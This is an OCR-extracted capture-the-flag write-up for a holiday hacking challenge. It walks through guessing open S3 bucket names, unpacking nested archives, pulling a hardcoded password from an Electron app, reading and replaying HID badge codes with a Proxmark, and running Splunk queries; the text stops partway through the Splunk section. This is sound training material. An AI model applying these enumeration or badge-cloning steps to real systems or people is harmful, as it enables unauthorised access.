
Objective 1 - Uncover Santa's Gift List

In this challenge, a gift list is presented in an image which has been obfuscated with a swirl image effect. The image needs to be unswirled which will reveal the names and items on the list. This is done is Photopea.



The answer is revealed to be `Proxmark`

Objective 2 - Investigate S3 Bucket

This challenge is to find an open s3 bucket which has the flag in it, then extract the contents of the flag and submit for the answer. This is done with the tool `bucket_finder.rb`. Extract the flag is done by following the chain of various compression and archiving formats which have wrapped the original flags multiple times.


Part 1 - S3 Bucket

The initial challenge leads of with some hints in the terminal and seeding the system with `bucket_finder.rb` which will search AWS S3 for open buckets from a specified wordlist. An example wordlist is provided which does not have the match. The crux of this first part is to construct a wordlist. In the motd banner that welcomes the user to the terminal has highlighed in green some clue text. After adding variations to the wordlist, the open s3 bucket was discovered.

wordlist

```
private-kringlecastle
private-wrapper
private-santa
private-Wrapper3000
private-Wrapper
private-3000
3000-private
kringlecastle-private
wrapper-private
santa-private
Wrapper3000-private
Wrapper-private
3000-private
dev-wrapper-3000
wrapper-dev
ribbon
curling
ribbon-curl
ribbon-curling
package
wrap-package
wrapping-package
package-wrapper
package-wrapping
package-wrap
wrapper-3000
wrapper3000
```

The open bucket was discovered to be `http://s3.amazonaws.com/wrapper3000/package`



Part 2 - Unwrapping the Flag

The downloaded file is just ascii text as per the output of the `file` command. Looking over the characters, it looks like it might be base64 encoded. This can be verified by piping the output into `base64 -D` (mac) or `base64 -d` (linux). If no errors occur, it was a valid encoding. Doing this, it was seen to be valid base64 encoding of a different file type.

```
curl http://s3.amazonaws.com/wrapper3000/package --silent | base64 -D | tee
package
```

The new file decoded appears to be zip file, detected via the `file` command or looking at the first 4 magic bytes ascii as .PK. which is zip. Unzipped with:

```
unzip package
```

The newly unzipped file is a bzip2 file now, which can be unzipped via tar.

```
tar -xjvf package.txt.Z.xz.xxd.tar.bz2
```

The resultant file is now an xxd dump of a file which needs to be re-assembled into it's binary representation as seen below.

```
xxd -r tar package.txt.Z.xz.xxd.tar.bz2
```

Now, we are left with an xz archive file which can be decompressed as below.

```
xz -d package.txt.Z.xz
```

Finally, the last layer of obfuscation can be removed using the old `uncompress` command.

```
uncompress package.txt.Z
```

Which leaves us with the package.txt file which can be `cat`ed out to see the flag: `North Pole: The Frostiest Place on Earth`

Objective 3 - Point-of-Sale Password Recovery

This challenge is about extracting a secret from an electron application which is provided as part of the challenge. This is done by extracting the contents or the executable file provided as part of the challenge. Once done, extracting then the app data which is 7zip zipped. On ce this is unzipped, the source code of the actual app can be inspected and the password can be recovered.

Enumeration

The file is provided for analysis from the challenge. It is a PE file named `santa-shop.exe`. It can be extracted to see it's contents using p7zip on a mac.

```
mkdir santa-shop
cp santa-shop.exe santa-shop/
cd santa-shop.exe
7z x santa-shop.exe
```

The resulting file structure makes it look like the application is an electron contained in the file, `app-64.7z` within the unzipped `$PLUGINS` directory.

```
cd \$PLUGINS
7z x app-64.7z
find .
```

Investigating the Electron App

Now that the app has been decompressed, secrets can be looked for in the application. The electron application is contained within the app.asar file within the resources directory. Stepping through this file via via strings, the password can be discovered.

```
strings resources/app.asar | less
```

{"files":{"README.md":{"size":79,"offset":"0"},"index.html":{"size":1284,"offset":"79"},"main.js":{"size":2713,"offset":"1363"},"package.json":{"size":202,"offset":"4076"},"preload.js":{"size":138,"offset":"4278"},"renderer.js":{"size":5984,"offset":"4416"},"style.css":{"size":3801,"offset":"10400"},"img":{"files":{"network1.png":{"size":35028,"offset":"14201"},"network2.png":{"size":31636,"offset":"49229"},"network3.png":{"size":29293,"offset":"80865"},"network4.png":{"size":25457,"offset":"110158"}}}}}

```
Remember, if you need to change Santa's passwords, it's at the top of main.js!
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <!-- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP -->
    <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
    <meta http-equiv="X-Content-Security-Policy" content="default-src 'self'; script-src 'self'">
    <link rel="stylesheet" href="style.css">
    <title>Santa PoS</title>
```


```
    <div id="products"></div>
    <div id="overlay"></div>
    <div id="overlay-content-outer"></div>
    <div id="overlay-content-inner"></div>
    <script src="./renderer.js"></script>
  </body>
</html>
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');
const SANTA_PASSWORD = 'santapass';
// TODO: Maybe get these from an API?
const products = [
    name: 'Candy Cane',
    price: 1.99,
  },
    name: 'Candy Cane (10)',
    price: 15.99,
  },
    name: 'Mistletoe',
    price: 0.99,
  },
```

Objective 4 - Operate the Santavator

The santavator requires powering the 3 colors power sources, yellow, red and green via a single stream of elections. Items are acquired by exploring the areas around Santa's castle which can be used to manipulate the stream. Once enough items are acquired, they can be used to manipulate the electron stream in such a way that all 3 sources are powered.

Solution

The screenshot below shows a way to power all the elements of the Santavator.



Objective 5 - Open HID Lock

This challenge requires the collection of HID card signatures from the elves around the castle using a Proxmark 3. Once enough HID card signatures have been stolen via the Proxymark, one can be selected with the lowest ID value and thus most likely to be the most permissive. Once doing that, the door opens and the area is revealed.

Collected Codes

Collected with the following command on the Proxmark 3 when in close proximity of an elf.

```
lf hid read
```

Noel Boetie

- #db# TAG ID: 2006e22ee1 (6000) - Format Len: 26 bit - FC: 113 - Card: 6000

Sparkle Redberry

- #db# TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022

Bow Ninecandle

- #db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023

Holly Evergreen

- #db# TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024

Access

Broadcast the stolen HID code with the following command.

```
lf hid sim -r 2006e22f0e
```

Objective 5 - Splunk Challenge

This challenge is to answer a series of questions given a provided Splunk dataset. After completion, an encrypted value holds the flag which needs to be entered to complete the challenge. The password for the encrypted string can be guessed by watching the Splunk talk from this year's Kringelcon.

Question 1 - Total Unique ATTACK Techniques

Run the specific splunk query to get the list if indexes. Copy and paste the results to a text file and use unix command line tools to process the data to the correct answer.

```
| stats count where index=t* by index
```

Copy and paste these results into rs.txt

```
cat rs.txt | awk '{print $2}' | cut -d - -f 1 | sort | uniq | cut -d '.' -f 1 |
sort | uniq | wc -l
```

Answer

13

Question 2 - Two Indexes for Technique T1059.003

Just read the data from the splunk query results from question 1.

Answer

t1059.003-main t1059.003-win

Question 3 - Retrieve Data About Technique for `System Information Discovery`


Need to go through the list of emulate attacks for figure out which one this is. Using Atomic Red Team to resolve the names.

- T1033 - System Owner/User Discovery
- T1057 - Process Discovery
- T1059.003 - Windows Command Shell
- T1059.005 - Visual Basic
- T1071.001 - Web
- *T1082 - System Information Discovery*

Now, we can search the index.


1. Get a layout of the underlying data structure by selecting all from the index

```
index=t10982-win
```



2. Query the data set for the term `MachineGuid` then look at the command lines which use the registry

```
index=t1082-win MachineGuid |  stats count by cmdline
```



Answer

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography


Question 4 - When was the First OSTAP Test Executed

Search for OSTAP in Atomic Red Team, we see it is mentioned in T1105. Searching the index list, we have indexes for 1105 main and win.

1. Get a view of the data in the two indexes with a blank search

```
index=t1105-*
```

The tests must be executed, so looking at the running processes, powershell becomes a likely suspect given MITRE red team tests are involved so simple languages like cmd.exe are not well suited.



process_name

29 Values, 17.078% of events Selected Yes No

Reports


Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
svchost.exe	1,707	57.572%
powershell.exe	255	8.6%
lsass.exe	239	8.061%
csrss.exe	170	5.734%
conhost.exe	159	5.362%
C:\Windows\System32\svchost.exe	117	3.946%
splunkd.exe	63	2.125%
csc.exe	36	1.214%
splunk-powershell.exe	36	1.214%
